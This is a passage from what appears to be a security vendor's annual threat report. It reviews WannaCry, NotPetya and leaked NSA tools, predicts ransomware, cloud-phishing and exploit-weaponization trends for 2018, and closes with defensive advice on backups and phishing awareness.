who do not employ timely patch cycles or operate unsupported legacy systems. A second toolkit leaked by Shadow Brokers, DOUBLEPULSAR, was used in the WannaCry campaign to install backdoors on infected computers for persistent access.

NotPetya and WannaCry have both been attributed by some parties to state actors. Cyber attacks have been increasingly used as a first-strike soft-war tactic, and private industry has become a primary soft-war target. More foreign cyber powers have attacked private companies for financial gain or economic disruption, according to multiple reports. This demonstrates the severity of the threats to private enterprises by highly sophisticated, state-sponsored actors, especially in times of conflict or degrading relations. If WannaCry and NotPetya were perpetrated by state actors, these attacks join a growing list of such attacks against private enterprise and individuals to include the 2012 attack against a major energy company, the 2012 DDoS campaign against US banks, and the 2014 attack against Sony Entertainment. These campaigns have elicited no known government retribution, which could green-light future attacks against private industry. The severity of the threat against private enterprise as demonstrated by WannaCry and NotPetya must be heeded and considered a phishing risk, as phishing continues to be the predominate malware delivery mechanism.

THE YEAR AHEAD

What's to Come in Ransomware?

The volatility of Bitcoin will likely shape emerging trends in how ransomware operates as a business and will likely lead to an increased diversification in types of cryptocurrencies demanded by ransomware actors. Cofense predicts that some ransomware operators may even look at younger cryptocurrencies as opportunities for investments given the dramatic surge in value of Bitcoin.

The high value of Bitcoin has made headlines globally, and ransomware victims may be intimidated and less inclined to pay ransom denoted in Bitcoin. Thus, threat actors may move on to other currencies. Most importantly, as law enforcement gets better at tracking Bitcoin payments, we expect to see an increase in cybercriminals use of Monero and other privacy-oriented currencies.

In 2017, we saw some ransomware operators provide instructions to engage in ransom negotiations as opposed to demanding a ransom amount upfront. We expect this trend to continue. We may also see an increase in extortion with threats to release private data or business critical data as foreshadowed by Karo ransomware, which employed this tactic in 2017.

Cloud Services: A Growing Attack Surface

By targeting cloud service providers to deliver malware, adversaries can access an organization's data without actually breaching the organization. Cofense anticipates cloud account credentials will be increasingly targeted, especially as more companies move to the cloud. This trend has followed the sharp increase in business use of Office 365. Network defenders must educate their users about this new attack platform and how to identify credential phishing attacks.

Enhanced Malware Delivery Techniques

Threat actors will almost certainly continue to rely on simple scripting and flexible payloads that are easy to customize and modularize. Furthermore, adversaries will capitalize on any phishing TTP that abuses legitimate software features to deliver malware, as this is incredibly difficult for network defense technologies to detect and thus has a great chance of reaching a target's inbox. The immediate popularity of DDE abuse within Microsoft Office demonstrates how eager and quick threat actors are to leverage these opportunities.

Cofense Intelligence predicts that 2018 will bring a more rapid weaponization of newly-disclosed exploit methodologies. In 2017, we saw ETERNALBLUE exploited shortly after it was leaked by the ShadowBrokers. We saw the same soon after the DDE abuse capability was disclosed. Threat actors will quickly take any opportunity to exploit vulnerable systems that are yet unpatched or undated. This helps less-sophisticated adversaries close the gap as they access more complex TTPs via the disclosures.

What You Can Do!

As the threat landscape evolves, emerging technologies and fault lines bring new adversaries and improved TTPs. Enterprises must develop a holistic strategy for countering the vast range of threats posed to their infrastructure. All data should be inventoried and backed up so if an enterprise falls victim to ransomware or any other destructive attack, the organization will have an increased chance of adequately recovering its data. Enterprise network defenders must stay up to date on evolving malware campaigns and their TTPs. Most importantly, security professionals must enact comprehensive security strategies to combat phishing—the most reliable, flexible and common attack method. Network defenders must consistently educate their users and provide a way to report phishing emails. By empowering your organization's users to identify and report phishing emails, network defenders gain insight into all attempts to attack their organization. This approach provides valuable intelligence that can provide insight and understanding into the risks posed by an attack and how to most effectively mitigate it.